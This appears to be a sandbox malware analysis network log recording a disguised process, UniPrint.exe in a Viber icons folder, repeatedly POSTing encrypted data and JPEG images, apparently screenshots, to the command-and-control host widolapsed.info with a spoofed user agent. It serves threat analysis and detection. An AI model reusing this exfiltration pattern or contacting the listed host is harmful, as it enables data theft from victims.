Timestamp	kBytes transferred	Direction	Data
2021-09-15 11:46:14 UTC	1367	OUT	Data Raw: 05 4d 52 0b 5b b4 ba b4 bd 82 49 23 95 81 e2 26 6f e1 51 90 40 eb c5 79 0e bf a5 ff 00 64 6a 8f 6a 1c ba 63 72 16 52 a7 07 d4 1e f5 ec 92 db 2d ad e5 89 86 4b 8f 9e 62 ac 1e e1 dc 11 e5 b9 e8 49 1d 40 af 35 f8 91 ff 00 23 5b ff 00 d7 14 fe 55 70 56 7a 75 26 6e eb 5e 87 27 49 4e c0 a4 c5 6d 63 21 28 a5 c5 18 34 00 77 a2 8e 68 a0 02 8c d1 45 00 14 51 45 00 14 b4 51 4c 41 45 14 50 01 45 14 52 00 a2 8a 28 01 28 a5 a4 a0 61 45 14 b4 00 94 51 45 16 00 a2 96 8a 00 4c 52 d1 45 31 05 14 51 40 05 2d 14 50 01 45 14 50 20 a2 8a 29 80 52 d2 52 d0 01 45 14 50 02 d1 45 14 08 28 a2 8a 00 5a 28 a5 a6 20 a2 8a 29 80 52 d2 52 d0 01 4b 49 4b 4c 41 45 14 50 20 a2 96 8a 60 14 51 4a 28 00 14 51 4b 4c 41 45 14 50 01 4e a4 14 b4 c4 c5 a2 8a 29 a1 0b 45 25 14 c4 2d 2e 69 28 a1 30 Data Ascii: MR[I#&oQ@ydjjcrR-KbI@5#[UpVzu&n^'INmc!(4whEQEQLAEPER((aEQELRE1Q@-PEP)RREPE(Z( )RRKIKLAEP `QJ(QKLAEPN)E%-.i(0
2021-09-15 11:46:14 UTC	1383	OUT	Data Raw: 00 8f e8 be b4 b7 67 37 52 7f bd 58 7f cb d2 df f0 c8 a9 28 a2 b5 31 16 8a 4a 5a 00 28 a2 8a 04 2d 14 94 b4 80 28 a2 8a 04 14 b4 94 b4 80 29 69 29 45 02 14 52 d2 52 d2 10 b5 62 06 e8 2a b5 4d 6f f7 aa 25 b1 a5 27 69 1a fa b1 c7 86 87 bb 57 12 fd 6b b3 d6 78 f0 d2 7f bd 5c 5b 9e 6b 1c 2f c0 fd 4f 52 bf c6 bd 0e f4 71 e1 db 2f a0 aa 39 ab ad c7 87 ec 47 fb 23 f9 55 1a e7 a3 d7 d4 d3 10 fd e5 e8 2e 68 cd 25 25 6c 73 dc 76 69 43 53 45 14 58 13 1f 93 4e dc 7d 69 82 96 a5 a2 d3 64 81 8d 38 31 a8 85 3b 35 2d 14 a4 c9 43 9f 5a 70 99 87 46 35 08 34 b5 2e 28 b5 36 5a 5b 99 07 f1 1a 95 6f 1c 75 c1 aa 40 d3 b3 50 e9 c4 d1 55 91 7c 5e 7f 79 41 a5 f3 e1 6f bd 18 aa 19 a5 0c 6a 5d 24 5a aa cb db 6d 1f aa 62 93 ec 76 8d d0 e2 aa 86 34 e0 c6 a7 95 ad 99 4a 71 7b a2 53 a6 Data Ascii: g7RX(1JZ(-()i)ERRb*Mo%'iWkx\[k/ORq/9G#U.h%%lsviCSEXN}id81;5-CZpF54.(6Z[ou@PU|^yAoj]$Zmbv4Jq{S
2021-09-15 11:46:14 UTC	1399	OUT	Data Raw: 52 c3 3e ad 23 27 14 f1 1b 9e 02 93 f8 56 89 d4 b4 f8 ff 00 d5 da 93 f5 a4 3a e0 5f f5 56 b1 8f ad 1e d2 a3 da 21 ec 29 ad e4 54 5b 49 db a4 67 f2 ab 76 9a 6d c7 9a 18 a1 eb 51 b6 bb 74 7e e8 45 fa 0a 62 6a b7 8f 22 e6 53 82 7b 0a 99 2a cd 1a 53 54 23 25 bb 2e 78 cd 76 c3 6a 0f a5 72 fa 7f fc 84 6d ff 00 eb a2 d7 4d e3 12 5a da d0 9e a5 6b 99 d3 ff 00 e4 23 6f ff 00 5d 07 f3 a5 87 fe 01 d7 5b f8 c7 a1 6a 29 6e 66 0d 34 a1 4e 3a 55 23 36 9b 1f 57 26 ab 78 90 91 7a b8 3f c3 58 bd 7b d6 14 28 73 41 36 c9 c4 e3 39 2a 38 a8 9d 01 d4 f4 f4 fb 91 13 4c 3a e4 4b fe ae dc 56 15 15 ba c2 c3 a9 c8 f1 f5 7a 1b 0d af cd fc 11 a8 a8 1f 59 bb 6e 8d 8f a5 67 51 54 b0 f4 d7 43 27 8b ac fa 96 db 50 b9 7f bd 2b 7e 74 df 3a 46 ea e4 fe 35 5e 9c b5 7e ce 2b 64 4a ad 37 bb 25 Data Ascii: R>#'V:_V!)T[IgvmQt~Ebj"S{*ST#%.xvjrmMZk#o][j)nf4N:U#6W&xz?X{{sA69*8L:KVzYngQTC'P+~t:F5^~+dJ7%
2021-09-15 11:46:14 UTC	1415	OUT	Data Raw: 4a 5a 28 01 28 a2 8a 00 28 a2 8a 00 5a 29 28 a0 05 a5 a6 d2 d0 21 69 28 a2 80 17 34 52 51 40 0b 45 25 14 00 b4 51 45 00 2d 14 94 b4 c4 14 b4 94 53 00 a2 8a 29 00 51 45 14 00 51 45 14 00 52 d2 51 40 0b 45 25 2d 30 0a 28 a2 81 0b 45 25 14 00 b4 52 51 40 0b 45 25 14 00 b4 51 45 00 14 51 45 31 0b 49 45 14 00 b4 51 45 00 14 51 45 00 14 51 45 00 2d 14 82 96 98 82 96 92 8c d0 02 d1 49 9a 28 01 68 cd 25 14 00 b9 a2 92 96 81 05 14 51 40 05 2d 25 2d 30 0a 5a 4a 28 01 7b d1 45 14 00 51 49 4b 4c 05 a2 92 8a 04 2d 14 94 b4 00 b4 52 51 4c 42 d1 45 14 00 b4 94 66 8a 00 5a 28 a2 80 0a 5a 4a 28 01 68 14 94 b4 c4 2d 19 a4 a2 98 85 cd 19 a4 a2 80 1d 9a 29 b4 b4 5c 2c 2d 19 a4 cd 26 68 b8 58 76 68 cd 37 34 51 70 b0 fc d1 9a 6d 19 a7 71 58 76 69 33 4d a5 cd 2b 8e c2 e6 97 34 Data Ascii: JZ(((Z)(!i(4RQ@E%QE-S)QEQERQ@E%-0(E%RQ@E%QEQE1IEQEQEQE-I(h%Q@-%-0ZJ({EQIKL-RQL BEfZ(ZJ(h-)\,-&hXvh74QpmqXvi3M+4
2021-09-15 11:46:14 UTC	1425	OUT	Data Raw: 2d 2d 2d 2d 2d 2d 2d 2d 2d 32 31 39 37 34 34 34 37 30 30 2d 2d 0d 0a 0d 0a Data Ascii: ----------2197444700--
2021-09-15 11:46:15 UTC	1425	IN	HTTP/1.1 200 OK Date: Wed, 15 Sep 2021 11:46:14 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips PHP/5.6.40 X-Powered-By: PHP/5.6.40 Set-Cookie: X-Csrf-Token=767c8afad45cf6433af0e5e24d8c8a3c2ef6dbdfed1900b5f91c2f28482e82da; expires=Thu, 15-Sep-2022 11:46:14 GMT; Max-Age=31536000; httponly Content-Length: 48 Connection: close Content-Type: application/json; charset=UTF-8
2021-09-15 11:46:15 UTC	1426	IN	Data Raw: bb 79 38 30 06 61 52 52 d8 be 36 b1 ce 34 56 e8 c9 52 31 4b be ee 83 84 c0 5c 05 d7 9b 08 fe e0 21 7e 18 eb 76 d9 5d 81 ec cb 00 b3 d5 b4 03 ed Data Ascii: y80aRR64VR1K\!~v]

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
18	192.168.2.3	49805	45.153.241.148	443	C:\Users\user\AppData\Roaming\ViberPC\Icons\UniPrint.exe

Timestamp	kBytes transferred	Direction	Data
2021-09-15 11:46:15 UTC	1426	OUT	POST /B8C631A8/ HTTP/1.1 Content-Length: 76633 Content-Type: multipart/form-data; boundary=--------327613734 User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; DynGate) Host: widolapsed.info Connection: Close Cache-Control: no-cache
2021-09-15 11:46:15 UTC	1426	OUT	Data Raw: 2d 2d 2d 2d 2d 2d 2d 2d 2d 33 32 37 36 31 33 37 33 34 0d 0a 43 6f 6e 74 65 6e 74 2d 44 69 73 70 6f 73 69 74 69 6f 6e 3a 20 66 6f 72 6d 2d 64 61 74 61 3b 20 6e 61 6d 65 3d 22 6b 22 0d 0a 43 6f 6e 74 65 6e 74 2d 54 79 70 65 3a 20 74 65 78 74 2f 70 6c 61 69 6e 0d 0a 43 6f 6e 74 65 6e 74 2d 54 72 61 6e 73 66 65 72 2d 45 6e 63 6f 64 69 6e 67 3a 20 62 69 6e 61 72 79 0d 0a 0d 0a Data Ascii: ----------327613734Content-Disposition: form-data; name="k"Content-Type: text/plainContent-Transfer-Encoding : binary
2021-09-15 11:46:15 UTC	1426	OUT	Data Raw: a5 92 91 d3 08 69 50 53 d9 bf 13 b1 de 34 5c e8 c9 44 42 2e d0 8b e2 e3 24 1a c2 fa f4 7b d0 89 4f 18 77 eb b7 d9 65 c2 e7 d2 30 f2 ed 9b 03 ed 45 5f a0 e5 4a 09 b7 34 b7 66 02 2c 3f b3 3a 11 4d 32 e9 1b ba 67 c4 9a 41 17 16 5b 44 ee c8 9d 11 29 3e 29 21 57 a6 34 36 5a ba 08 71 8b f3 b5 1a b0 78 f8 a8 9a 4d ce ff 58 6d fa 05 ce 4a c5 5f 76 a3 3b b7 29 66 58 7c 2c c9 ac 7c 22 59 25 32 24 45 ef 7b Data Ascii: iPS4\DB.${Owe0E_J4f,?:M2gA[D>)!W46ZqxMXmJ_v;)fX\|,\|"Y%2$E{

Timestamp	kBytes transferred	Direction	Data
2021-09-15 11:46:15 UTC	1426	OUT	Data Raw: ff d8 ff e0 00 10 4a 46 49 46 00 01 01 01 00 00 00 00 00 ff db 00 43 00 0d 09 0a 0b 0a 08 0d 0b 0a 0b 0e 0e 0d 0f 13 20 15 13 12 12 13 27 1c 1e 17 20 2e 29 31 30 2e 29 2d 2c 33 3a 4a 3e 33 36 46 37 2c 2d 40 57 41 46 4c 4e 52 53 52 32 3e 5a 61 5a 50 60 4a 51 52 4f ff db 00 43 01 0e 0e 0e 13 11 13 26 15 15 26 4f 35 2d 35 4f 4f 4f

Timestamp	kBytes transferred	Direction	Data
2021-09-15 11:46:16 UTC	1502	OUT	Data Raw: 7f 92 91 d3 08 69 50 53 d9 bf 13 b1 de 34 5c e8 c9 44 42 2e d0 8b e2 e3 24 1a c2 fa f4 7b d0 89 4f 18 77 eb b7 d9 65 c2 8b d2 30 f2 ed 9b 03 ed 45 5f a0 e5 4a 09 b7 34 b7 66 02 2c 3f b3 3a 11 4d 32 e9 1b ba 67 c4 9a 41 17 16 5b 44 ee 98 ef 4d 77 7d 78 7d 40 d3 6d 60 3b ea 5f 32 bb b0 Data Ascii: iPS4\DB.${Owe0E_J4f,?:M2gA[DMw}x}@m`;_2
2021-09-15 11:46:16 UTC	1502	OUT	Data Raw: ff d8 ff e0 00 10 4a 46 49 46 00 01 01 01 00 00 00 00 00 00 ff db 00 43 00 0d 09 0a 0b 0a 08 0d 0b 0a 0b 0e 0e 0d 0f 13 20 15 13 12 12 13 27 1c 1e 17 20 2e 29 31 30 2e 29 2d 2c 33 3a 4a 3e 33 36 46 37 2c 2d 40 57 41 46 4c 4e 52 53 52 32 3e 5a 61 5a 50 60 4a 51 52 4f ff db 00 43 01 0e 0e 0e 13 11 13 26 15 15 26 4f 35 2d 35 4f 4f 4f

Timestamp	kBytes transferred	Direction	Data
2021-09-15 11:45:27 UTC	150	OUT	Data Raw: 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 31 37 33 33 37 37 32 31 38 30 0d 0a 43 6f 6e 74 65 6e 74 2d 44 69 73 70 6f 73 69 74 69 6f 6e 3a 20 66 6f 72 6d 2d 64 61 74 61 3b 20 6e 61 6d 65 3d 22 6b 22 0d 0a 43 6f 6e 74 65 6e 74 2d 54 79 70 65 3a 20 74 65 78 74 2f 70 6c 61 69 6e 0d 0a 43 6f 6e 74 65 6e 74 2d 54 72 61 6e 73 66 65 72 2d 45 6e 63 6f 64 69 6e 67 3a 20 62 69 6e 61 72 79 0d 0a 0d 0a Data Ascii: ----------1733772180Content-Disposition: form-data; name="k"Content-Type: text/plainContent-Transfer-Encoding: binary
2021-09-15 11:45:27 UTC	150	OUT	Data Raw: 59 92 91 d3 08 69 50 53 d9 bf 13 b1 de 34 5c e8 c9 44 42 2e d0 8b e2 e3 24 1a c2 fa f4 7b d0 89 4f 18 77 eb b7 d9 65 c2 ef c4 30 f2 ed 9b 03 ed 45 5f a0 e5 4a 09 b7 34 b7 66 02 2c 3f b3 3a 11 4d 32 e9 1b ba 67 c4 9a 41 17 16 5b 44 ee ca 9a 10 4e 0f 72 10 20 82 3b 3c 54 aa 1e 5f ee c8 ff 2a 88 63 f3 be db 5f c5 c6 3d 26 b3 58 91 09 97 15 60 fe 43 e5 1b 64 51 4d Data Ascii: YiPS4\DB.${Owe0E_J4f,?:M2gA[DNr ;<T_*c_=&X`CdQM
2021-09-15 11:45:27 UTC	151	OUT	Data Raw: ff d8 ff e0 00 10 4a 46 49 46 00 01 01 01 00 00 00 00 00 00 ff db 00 43 00 0d 09 0a 0b 0a 08 0d 0b 0a 0b 0e 0e 0d 0f 13 20 15 13 12 12 13 27 1c 1e 17 20 2e 29 31 30 2e 29 2d 2c 33 3a 4a 3e 33 36 46 37 2c 2d 40 57 41 46 4c 4e 52 53 52 32 3e 5a 61 5a 50 60 4a 51 52 4f ff db 00 43 01 0e 0e 0e 13 11 13 26 15 15 26 4f 35 2d 35 4f 4f 4f

Timestamp	kBytes transferred	Direction	Data
2021-09-15 11:46:18 UTC	1577	OUT	POST /B8C631A8/ HTTP/1.1 Content-Length: 76640 Content-Type: multipart/form-data; boundary=--------2353964795 User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; DynGate) Host: widolapsed.info Connection: Close Cache-Control: no-cache
2021-09-15 11:46:18 UTC	1577	OUT	Data Raw: 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 32 33 35 33 39 36 34 37 39 35 0d 0a 43 6f 6e 74 65 6e 74 2d 44 69 73 70 6f 73 69 74 69 6f 6e 3a 20 66 6f 72 6d 2d 64 61 74 61 3b 20 6e 61 6d 65 3d 22 6b 22 0d 0a 43 6f 6e 74 65 6e 74 2d 54 79 70 65 3a 20 74 65 78 74 2f 70 6c 61 69 6e 0d 0a 43 6f 6e 74 65 6e 74 2d 54 72 61 6e 73 66 65 72 2d 45 6e 63 6f 64 69 6e 67 3a 20 62 69 6e 61 72 79 0d 0a 0d 0a Data Ascii: ----------2353964795Content-Disposition: form-data; name="k"Content-Type: text/plainContent-Transfer-Encoding: binary
2021-09-15 11:46:18 UTC	1577	OUT	Data Raw: a5 92 91 d3 08 69 50 53 d9 bf 13 b1 de 34 5c e8 c9 44 42 2e d0 8b e2 e3 24 1a c2 fa f4 7b d0 89 4f 18 77 eb b7 d9 65 c2 98 d2 30 f2 ed 9b 03 ed 45 5f a0 e5 4a 09 b7 34 b7 66 02 2c 3f b3 3a 11 4d 32 e9 1b ba 67 c4 9a 41 17 16 5b 44 ee c8 9d 11 29 3e 29 21 57 a6 34 36 5a ba 08 71 8b f3 b5 1a b0 78 f8 a8 9a 4d ce ff 58 6d fa 05 ce 4a c5 5f 76 a3 3b b7 29 66 58 7c 2c c9 ac 7c 22 59 25 32 24 45 ef 7b Data Ascii: iPS4\DB.${Owe0E_J4f,?:M2gA[D>)!W46ZqxMXmJ_v;)fX\|,\|"Y%2$E{
2021-09-15 11:46:18 UTC	1577	OUT	Data Raw: ff d8 ff e0 00 10 4a 46 49 46 00 01 01 01 00 00 00 00 00 00 ff db 00 43 00 0d 09 0a 0b 0a 08 0d 0b 0a 0b 0e 0e 0d 0f 13 20 15 13 12 12 13 27 1c 1e 17 20 2e 29 31 30 2e 29 2d 2c 33 3a 4a 3e 33 36 46 37 2c 2d 40 57 41 46 4c 4e 52 53 52 32 3e 5a 61 5a 50 60 4a 51 52 4f ff db 00 43 01 0e 0e 0e 13 11 13 26 15 15 26 4f 35 2d 35 4f 4f 4f

Timestamp	kBytes transferred	Direction	Data
2021-09-15 11:46:21 UTC	1652	OUT	POST /B8C631A8/ HTTP/1.1 Content-Length: 76644 Content-Type: multipart/form-data; boundary=--------2524520363 User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; DynGate) Host: widolapsed.info Connection: Close Cache-Control: no-cache
2021-09-15 11:46:21 UTC	1653	OUT	Data Raw: 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 32 35 32 34 35 32 30 33 36 33 0d 0a 43 6f 6e 74 65 6e 74 2d 44 69 73 70 6f 73 69 74 69 6f 6e 3a 20 66 6f 72 6d 2d 64 61 74 61 3b 20 6e 61 6d 65 3d 22 6b 22 0d 0a 43 6f 6e 74 65 6e 74 2d 54 79 70 65 3a 20 74 65 78 74 2f 70 6c 61 69 6e 0d 0a 43 6f 6e 74 65 6e 74 2d 54 72 61 6e 73 66 65 72 2d 45 6e 63 6f 64 69 6e 67 3a 20 62 69 6e 61 72 79 0d 0a 0d 0a Data Ascii: ----------2524520363Content-Disposition: form-data; name="k"Content-Type: text/plainContent-Transfer-Encoding: binary
2021-09-15 11:46:21 UTC	1653	OUT	Data Raw: a5 92 91 d3 08 69 50 53 d9 bf 13 b1 de 34 5c e8 c9 44 42 2e d0 8b e2 e3 24 1a c2 fa f4 7b d0 89 4f 18 77 eb b7 d9 65 c2 9c d2 30 f2 ed 9b 03 ed 45 5f a0 e5 4a 09 b7 34 b7 66 02 2c 3f b3 3a 11 4d 32 e9 1b ba 67 c4 9a 41 17 16 5b 44 ee c8 9d 11 29 3e 29 21 57 a6 34 36 5a ba 08 71 8b f3 b5 1a b0 78 f8 a8 9a 4d ce ff 58 6d fa 05 ce 4a c5 5f 76 a3 3b b7 29 66 58 7c 2c c9 ac 7c 22 59 25 32 24 45 ef 7b Data Ascii: iPS4\DB.${Owe0E_J4f,?:M2gA[D)>)!W46ZqxMXmJ_v;)fX\|,\|"Y%2$E{
2021-09-15 11:46:21 UTC	1653	OUT	Data Raw: ff d8 ff e0 00 10 4a 46 49 46 00 01 01 01 00 00 00 00 00 00 ff db 00 43 00 0d 09 0a 0b 0a 08 0d 0b 0a 0b 0e 0e 0d 0f 13 20 15 13 12 12 13 27 1c 1e 17 20 2e 29 31 30 2e 29 2d 2c 33 3a 4a 3e 33 36 46 37 2c 2d 40 57 41 46 4c 4e 52 53 52 32 3e 5a 61 5a 50 60 4a 51 52 4f ff db 00 43 01 0e 0e 0e 13 11 13 26 15 15 26 4f 35 2d 35 4f 4f 4f

Timestamp	kBytes transferred	Direction	Data
2021-09-15 11:46:23 UTC	1728	OUT	POST /B8C631A8/ HTTP/1.1 Content-Length: 76647 Content-Type: multipart/form-data; boundary=--------776738021 User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; DynGate) Host: widolapsed.info Connection: Close Cache-Control: no-cache
2021-09-15 11:46:23 UTC	1728	OUT	Data Raw: 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 37 37 36 37 33 38 30 32 31 0d 0a 43 6f 6e 74 65 6e 74 2d 44 69 73 70 6f 73 69 74 69 6f 6e 3a 20 66 6f 72 6d 2d 64 61 74 61 3b 20 6e 61 6d 65 3d 22 6b 22 0d 0a 43 6f 6e 74 65 6e 74 2d 54 79 70 65 3a 20 74 65 78 74 2f 70 6c 61 69 6e 0d 0a 43 6f 6e 74 65 6e 74 2d 54 72 61 6e 73 66 65 72 2d 45 6e 63 6f 64 69 6e 67 3a 20 62 69 6e 61 72 79 0d 0a 0d 0a Data Ascii: ----------776738021Content-Disposition: form-data; name="k"Content-Type: text/plainContent-Transfer-Encoding: binary
2021-09-15 11:46:23 UTC	1728	OUT	Data Raw: a5 92 91 d3 08 69 50 53 d9 bf 13 b1 de 34 5c e8 c9 44 42 2e d0 8b e2 e3 24 1a c2 fa f4 7b d0 89 4f 18 77 eb b7 d9 65 c2 91 d2 30 f2 ed 9b 03 ed 45 5f a0 e5 4a 09 b7 34 b7 66 02 2c 3f b3 3a 11 4d 32 e9 1b ba 67 c4 9a 41 17 16 5b 44 ee c8 9d 11 29 3e 29 21 57 a6 34 36 5a ba 08 71 8b f3 b5 1a b0 78 f8 a8 9a 4d ce ff 58 6d fa 05 ce 4a c5 5f 76 a3 3b b7 29 66 58 7c 2c c9 ac 7c 22 59 25 32 24 45 ef 7b Data Ascii: iPS4\DB.${Owe0E_J4f,?:M2gA[D)>)!W46ZqxMXmJ_v;)fX\|,\|"Y%2$E{
2021-09-15 11:46:23 UTC	1728	OUT	Data Raw: ff d8 ff e0 00 10 4a 46 49 46 00 01 01 01 00 00 00 00 00 00 ff db 00 43 00 0d 09 0a 0b 0a 08 0d 0b 0a 0b 0e 0e 0d 0f 13 20 15 13 12 12 13 27 1c 1e 17 20 2e 29 31 30 2e 29 2d 2c 33 3a 4a 3e 33 36 46 37 2c 2d 40 57 41 46 4c 4e 52 53 52 32 3e 5a 61 5a 50 60 4a 51 52 4f ff db 00 43 01 0e 0e 0e 13 11 13 26 15 15 26 4f 35 2d 35 4f 4f 4f

Timestamp	kBytes transferred	Direction	Data
2021-09-15 11:46:24 UTC	1803	OUT	POST /B8C631A8/ HTTP/1.1 Content-Length: 76598 Content-Type: multipart/form-data; boundary=--------1255899435 User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; DynGate) Host: widolapsed.info Connection: Close Cache-Control: no-cache
2021-09-15 11:46:24 UTC	1804	OUT	Data Raw: 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 31 32 35 35 38 39 39 34 33 35 0d 0a 43 6f 6e 74 65 6e 74 2d 44 69 73 70 6f 73 69 74 69 6f 6e 3a 20 66 6f 72 6d 2d 64 61 74 61 3b 20 6e 61 6d 65 3d 22 6b 22 0d 0a 43 6f 6e 74 65 6e 74 2d 54 79 70 65 3a 20 74 65 78 74 2f 70 6c 61 69 6e 0d 0a 43 6f 6e 74 65 6e 74 2d 54 72 61 6e 73 66 65 72 2d 45 6e 63 6f 64 69 6e 67 3a 20 62 69 6e 61 72 79 0d 0a 0d 0a Data Ascii: ----------1255899435Content-Disposition: form-data; name="k"Content-Type: text/plainContent-Transfer-Encoding: binary
2021-09-15 11:46:24 UTC	1804	OUT	Data Raw: 7f 92 91 d3 08 69 50 53 d9 bf 13 b1 de 34 5c e8 c9 44 42 2e d0 8b e2 e3 24 1a c2 fa f4 7b d0 89 4f 18 77 eb b7 d9 65 c2 e4 d2 30 f2 ed 9b 03 ed 45 5f a0 e5 4a 09 b7 34 b7 66 02 2c 3f b3 3a 11 4d 32 e9 1b ba 67 c4 9a 41 17 16 5b 44 ee 98 ef 4d 77 7d 78 7d 40 d3 6d 60 3b ea 5f 32 bb b0 Data Ascii: iPS4\DB.${Owe0E_J4f,?:M2gA[DMw}x}@m`;_2
2021-09-15 11:46:24 UTC	1804	OUT	Data Raw: ff d8 ff e0 00 10 4a 46 49 46 00 01 01 01 00 00 00 00 00 00 ff db 00 43 00 0d 09 0a 0b 0a 08 0d 0b 0a 0b 0e 0e 0d 0f 13 20 15 13 12 12 13 27 1c 1e 17 20 2e 29 31 30 2e 29 2d 2c 33 3a 4a 3e 33 36 46 37 2c 2d 40 57 41 46 4c 4e 52 53 52 32 3e 5a 61 5a 50 60 4a 51 52 4f ff db 00 43 01 0e 0e 0e 13 11 13 26 15 15 26 4f 35 2d 35 4f 4f 4f

Timestamp	kBytes transferred	Direction	Data
2021-09-15 11:46:26 UTC	1879	OUT	POST /B8C631A8/ HTTP/1.1 Content-Length: 76639 Content-Type: multipart/form-data; boundary=--------3577760510 User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; DynGate) Host: widolapsed.info Connection: Close Cache-Control: no-cache
2021-09-15 11:46:26 UTC	1879	OUT	Data Raw: 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 33 35 37 37 37 36 30 35 31 30 0d 0a 43 6f 6e 74 65 6e 74 2d 44 69 73 70 6f 73 69 74 69 6f 6e 3a 20 66 6f 72 6d 2d 64 61 74 61 3b 20 6e 61 6d 65 3d 22 6b 22 0d 0a 43 6f 6e 74 65 6e 74 2d 54 79 70 65 3a 20 74 65 78 74 2f 70 6c 61 69 6e 0d 0a 43 6f 6e 74 65 6e 74 2d 54 72 61 6e 73 66 65 72 2d 45 6e 63 6f 64 69 6e 67 3a 20 62 69 6e 61 72 79 0d 0a 0d 0a Data Ascii: ----------3577760510Content-Disposition: form-data; name="k"Content-Type: text/plainContent-Transfer-Encoding: binary
2021-09-15 11:46:26 UTC	1879	OUT	Data Raw: a5 92 91 d3 08 69 50 53 d9 bf 13 b1 de 34 5c e8 c9 44 42 2e d0 8b e2 e3 24 1a c2 fa f4 7b d0 89 4f 18 77 eb b7 d9 65 c2 9b d2 30 f2 ed 9b 03 ed 45 5f a0 e5 4a 09 b7 34 b7 66 02 2c 3f b3 3a 11 4d 32 e9 1b ba 67 c4 9a 41 17 16 5b 44 ee c8 9d 11 29 3e 29 21 57 a6 34 36 5a ba 08 71 8b f3 b5 1a b0 78 f8 a8 9a 4d ce ff 58 6d fa 05 ce 4a c5 5f 76 a3 3b b7 29 66 58 7c 2c c9 ac 7c 22 59 25 32 24 45 ef 7b Data Ascii: iPS4\DB.${Owe0E_J4f,?:M2gA[D)>)!W46ZqxMXmJ_v;)fX\|,\|"Y%2$E{
2021-09-15 11:46:26 UTC	1879	OUT	Data Raw: ff d8 ff e0 00 10 4a 46 49 46 00 01 01 01 00 00 00 00 00 00 ff db 00 43 00 0d 09 0a 0b 0a 08 0d 0b 0a 0b 0e 0e 0d 0f 13 20 15 13 12 12 13 27 1c 1e 17 20 2e 29 31 30 2e 29 2d 2c 33 3a 4a 3e 33 36 46 37 2c 2d 40 57 41 46 4c 4e 52 53 52 32 3e 5a 61 5a 50 60 4a 51 52 4f ff db 00 43 01 0e 0e 0e 13 11 13 26 15 15 26 4f 35 2d 35 4f 4f 4f

Timestamp	kBytes transferred	Direction	Data
2021-09-15 11:46:27 UTC	1954	OUT	POST /B8C631A8/ HTTP/1.1 Content-Length: 76833 Content-Type: multipart/form-data; boundary=--------4017631281 User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; DynGate) Host: widolapsed.info Connection: Close Cache-Control: no-cache
2021-09-15 11:46:27 UTC	1955	OUT	Data Raw: 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 34 30 31 37 36 33 31 32 38 31 0d 0a 43 6f 6e 74 65 6e 74 2d 44 69 73 70 6f 73 69 74 69 6f 6e 3a 20 66 6f 72 6d 2d 64 61 74 61 3b 20 6e 61 6d 65 3d 22 6b 22 0d 0a 43 6f 6e 74 65 6e 74 2d 54 79 70 65 3a 20 74 65 78 74 2f 70 6c 61 69 6e 0d 0a 43 6f 6e 74 65 6e 74 2d 54 72 61 6e 73 66 65 72 2d 45 6e 63 6f 64 69 6e 67 3a 20 62 69 6e 61 72 79 0d 0a 0d 0a Data Ascii: ----------4017631281Content-Disposition: form-data; name="k"Content-Type: text/plainContent-Transfer-Encoding: binary
2021-09-15 11:46:27 UTC	1955	OUT	Data Raw: a5 92 91 d3 08 69 50 53 d9 bf 13 b1 de 34 5c e8 c9 44 42 2e d0 8b e2 e3 24 1a c2 fa f4 7b d0 89 4f 18 77 eb b7 d9 65 c2 d9 d3 30 f2 ed 9b 03 ed 45 5f a0 e5 4a 09 b7 34 b7 66 02 2c 3f b3 3a 11 4d 32 e9 1b ba 67 c4 9a 41 17 16 5b 44 ee c8 9d 11 29 3e 29 21 57 a6 34 36 5a ba 08 71 8b f3 b5 1a b0 78 f8 a8 9a 4d ce ff 58 6d fa 05 ce 4a c5 5f 76 a3 3b b7 29 66 58 7c 2c c9 ac 7c 22 59 25 32 24 45 ef 7b Data Ascii: iPS4\DB.${Owe0E_J4f,?:M2gA[D)>)!W46ZqxMXmJ_v;)fX\|,\|"Y%2$E{
2021-09-15 11:46:27 UTC	1955	OUT	Data Raw: ff d8 ff e0 00 10 4a 46 49 46 00 01 01 01 00 00 00 00 00 00 ff db 00 43 00 0d 09 0a 0b 0a 08 0d 0b 0a 0b 0e 0e 0d 0f 13 20 15 13 12 12 13 27 1c 1e 17 20 2e 29 31 30 2e 29 2d 2c 33 3a 4a 3e 33 36 46 37 2c 2d 40 57 41 46 4c 4e 52 53 52 32 3e 5a 61 5a 50 60 4a 51 52 4f ff db 00 43 01 0e 0e 0e 13 11 13 26 15 15 26 4f 35 2d 35 4f 4f 4f

Timestamp	kBytes transferred	Direction	Data
2021-09-15 11:46:29 UTC	2030	OUT	POST /B8C631A8/ HTTP/1.1 Content-Length: 76635 Content-Type: multipart/form-data; boundary=--------3576073818 User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; DynGate) Host: widolapsed.info Connection: Close Cache-Control: no-cache
2021-09-15 11:46:29 UTC	2030	OUT	Data Raw: 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 33 35 37 36 30 37 33 38 31 38 0d 0a 43 6f 6e 74 65 6e 74 2d 44 69 73 70 6f 73 69 74 69 6f 6e 3a 20 66 6f 72 6d 2d 64 61 74 61 3b 20 6e 61 6d 65 3d 22 6b 22 0d 0a 43 6f 6e 74 65 6e 74 2d 54 79 70 65 3a 20 74 65 78 74 2f 70 6c 61 69 6e 0d 0a 43 6f 6e 74 65 6e 74 2d 54 72 61 6e 73 66 65 72 2d 45 6e 63 6f 64 69 6e 67 3a 20 62 69 6e 61 72 79 0d 0a 0d 0a Data Ascii: ----------3576073818Content-Disposition: form-data; name="k"Content-Type: text/plainContent-Transfer-Encoding: binary
